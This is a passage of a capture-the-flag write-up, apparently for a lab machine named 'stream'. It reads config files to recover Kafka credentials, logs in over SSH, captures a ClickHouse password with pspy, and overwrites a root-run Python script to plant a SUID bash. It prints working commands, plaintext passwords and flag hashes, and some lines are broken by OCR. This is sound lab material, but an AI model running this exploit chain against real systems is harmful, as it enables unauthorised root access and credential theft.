
```
./readfile.sh /opt/aidx-pipeline/aidx.env
```

Locating the Kafka Config

What we look for: a Kafka config file with a `username` and `password`.

Method: read systemd files to find where Kafka stores its config.

```
./readfile.sh /etc/systemd/system/kafka.service
./readfile.sh /etc/systemd/system/terminal-api.service
./readfile.sh /etc/systemd/system/aidx-ingest.service
```



Now read config files


```
./readfile.sh /opt/kafka_2.13-4.3.1/config/server.properties
| tee /tmp/xxe/kafka_server.properties


PARSE ERROR: Expecting ',' delimiter: line 1 column 673 (char
672)
{"message_type":"IATA_AIDX_FlightLegNotifRQ","version":nul
l,"timestamp":null,"transaction_id":null,"originator":null,"l
eg":{"ufi":{"airline":null,"flight_number":null,"suffix":nul
```

```
l,"departure_airport":null,"arrival_airport":null,"origin_dat
e":null,"repeat_number":nul
l},.....ity.plain.PlainLogi
nModule required \\\\\\n  user_svc_infra=\\"Ny2hdpme$bwT3
\\";\\n\\nauthorizer.class.name=org.apache.kafka.metadata.aut
horizer.StandardAuthorizer\\nallow.everyone.if.no.acl.found=t
rue\\n_END"}}}
```

We get credentials let us connect using SSH

```
ssh svc-infra@10.129.15.72
```




Privilege escalation

We start with a shell as svc-infra. Goal: get root.
Enumeration

Look for root-scheduled tasks:

```
systemctl list-timers --all
```



```
svc-infra@stream:/tmp$ systemctl list-timers --all
NEXT                         LEFT LAST                         PASSED UNIT                         ACTIVATES
Tue 2026-10-13 17:09:53 UTC       25s Tue 2026-10-13 17:07:53 UTC 1min 34s ago aidx-dlq-drainer.timer         aidx-dlq-drainer.service
Tue 2026-10-13 17:10:00 UTC       32s Tue 2026-10-13 17:00:00 UTC     9min ago sysstat-collect.timer          sysstat-collect.service
Tue 2026-10-13 17:42:57 UTC     33min Tue 2026-10-13 16:15:29 UTC    53min ago fwupd-refresh.timer            fwupd-refresh.service
Wed 2026-10-14 00:00:00 UTC        6h Tue 2026-10-13 14:34:32 UTC 2h 34min ago dpkg-db-backup.timer         dpkg-db-backup.service
Wed 2026-10-14 00:00:00 UTC        6h Tue 2026-10-13 14:34:32 UTC 2h 34min ago logrotate.timer              logrotate.service
Wed 2026-10-14 00:07:00 UTC        6h -                                    - sysstat-summary.timer         sysstat-summary.service
Wed 2026-10-14 00:32:27 UTC        7h Tue 2026-08-25 08:27:23 UTC          - man-db.timer                  man-db.service
Wed 2026-10-14 01:09:47 UTC        8h Fri 2026-09-11 08:20:53 UTC          - apt-daily.timer               apt-daily.service
Wed 2026-10-14 06:24:13 UTC       13h Tue 2026-10-13 14:47:25 UTC 2h 22min ago apt-daily-upgrade.timer       apt-daily-upgrade.service
Wed 2026-10-14 08:39:31 UTC       15h Tue 2026-10-13 15:11:06 UTC 1h 58min ago motd-news.timer              motd-news.service
Wed 2026-10-14 14:39:39 UTC       21h Tue 2026-10-13 14:39:39 UTC 2h 29min ago update-notifier-download.timer update-notifier-download.service
Wed 2026-10-14 14:49:29 UTC       21h Tue 2026-10-13 14:49:29 UTC 2h 19min ago systemd-tmpfiles-clean.timer  systemd-tmpfiles-clean.service
Thu 2026-10-15 10:24:52 UTC 1 day 17h Tue 2026-08-25 09:57:40 UTC          - update-notifier-motd.timer    update-notifier-motd.service
Sun 2026-10-18 03:10:54 UTC    4 days Tue 2026-10-13 14:34:32 UTC 2h 34min ago e2scrub_all.timer             e2scrub_all.service
Mon 2026-10-19 01:08:43 UTC    5 days Tue 2026-10-13 16:02:09 UTC  1h 7min ago fstrim.timer                fstrim.service
-                              -      -                                    - apport-autoreport.timer       apport-autoreport.service
-                              -      -                                    - snapd.snap-repair.timer       snapd.snap-repair.service
-                              -      -                                    - ua-timer.timer                ua-timer.service

18 timers listed.
svc-infra@stream:/tmp$
```

The interesting thing

```
aidx-dlq-drainer.timer → aidx-dlq-drainer.service
```

Inspect the service:

```
systemctl cat aidx-dlq-drainer.service
# /etc/systemd/system/aidx-dlq-drainer.service
[Unit]
Description=AIDX DLQ drainer and quarantine handler
After=network.target

[Service]
Type=oneshot
User=root
ExecStart=/usr/bin/python3 /opt/ops/dlq_drainer.py
```

So `/opt/ops/dlq_drainer.py` runs **as root every 2 minutes**.

Script analysis

Read `/opt/ops/dlq_drainer.py`. Important details:

- It consumes Kafka topic `aidx.flightleg.dlq.v1`.
- For each message, it runs:

```
subprocess.run(["python3", "/var/lib/clickhouse/user_files/aidx_quarantine.py"], input=raw, ...)
```

- That means `aidx_quarantine.py` is executed **as root**.
- It also calls `clickhouse-client` with the password read from `/etc/partner-sync/ch.pw`.

  The password appears in the command line.

Exploit

1. Force `clickhouse-client` to run

Send a message to the DLQ:

```
echo "test" | /opt/kafka_2.13-4.3.1/bin/kafka-console-producer.sh \
  --bootstrap-server localhost:9092 \
  --topic aidx.flightleg.dlq.v1
```


2.Capture the password with pspy

Run pspy and wait for the timer:

```
./pspy64 -pf -i 10 | tee pspy.log
```

Then:


```
grep -i password pspy.log
```



3. Validate the password

```
clickhouse-client --user default --password 'N3v3rs33nD4T4' -
```

```
q 'SELECT 1'
```



4. Write the payload into aidx_quarantine.py

Use ClickHouse to overwrite the file executed by root:

```
clickhouse-client --user default --password 'N3v3rs33nD4T4' -
-query \
"INSERT INTO TABLE FUNCTION file('/var/lib/clickhouse/user_fi
les/aidx_quarantine.py', 'RawBLOB') SELECT 'import os\nos.sys
tem(\"cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash\")\n
print(\"1\\tROOT\\tX\")'"
```

5. Trigger the drainer

```
echo "trigger" | /opt/kafka_2.13-4.3.1/bin/kafka-console-prod
ucer.sh \
  --bootstrap-server localhost:9092 \
  --topic aidx.flightleg.dlq.v1
```

6. Wait and become root

Wait up to 2 minutes, then:

```
ls -la /tmp/rootbash
/tmp/rootbash -p
```

You now have a root shell now read flags

```
cat /home/martin_cole/user.txt

cat /root/root.txt
```

```
svc-infra@stream:/tmp$ ls -la /tmp/rootbash
-rwsr-sr-x 1 root root 1446024 Oct 13 17:03 /tmp/rootbash
svc-infra@stream:/tmp$ /tmp/rootbash -p
rootbash-5.2# cat /home/martin_cole/user.txt

cat /root/root.txt
90197ff681387bedf7eea60d62247cfa
2253fd9f6f02c7112ca54bdb339784be
rootbash-5.2#
```

Now the box is rooted

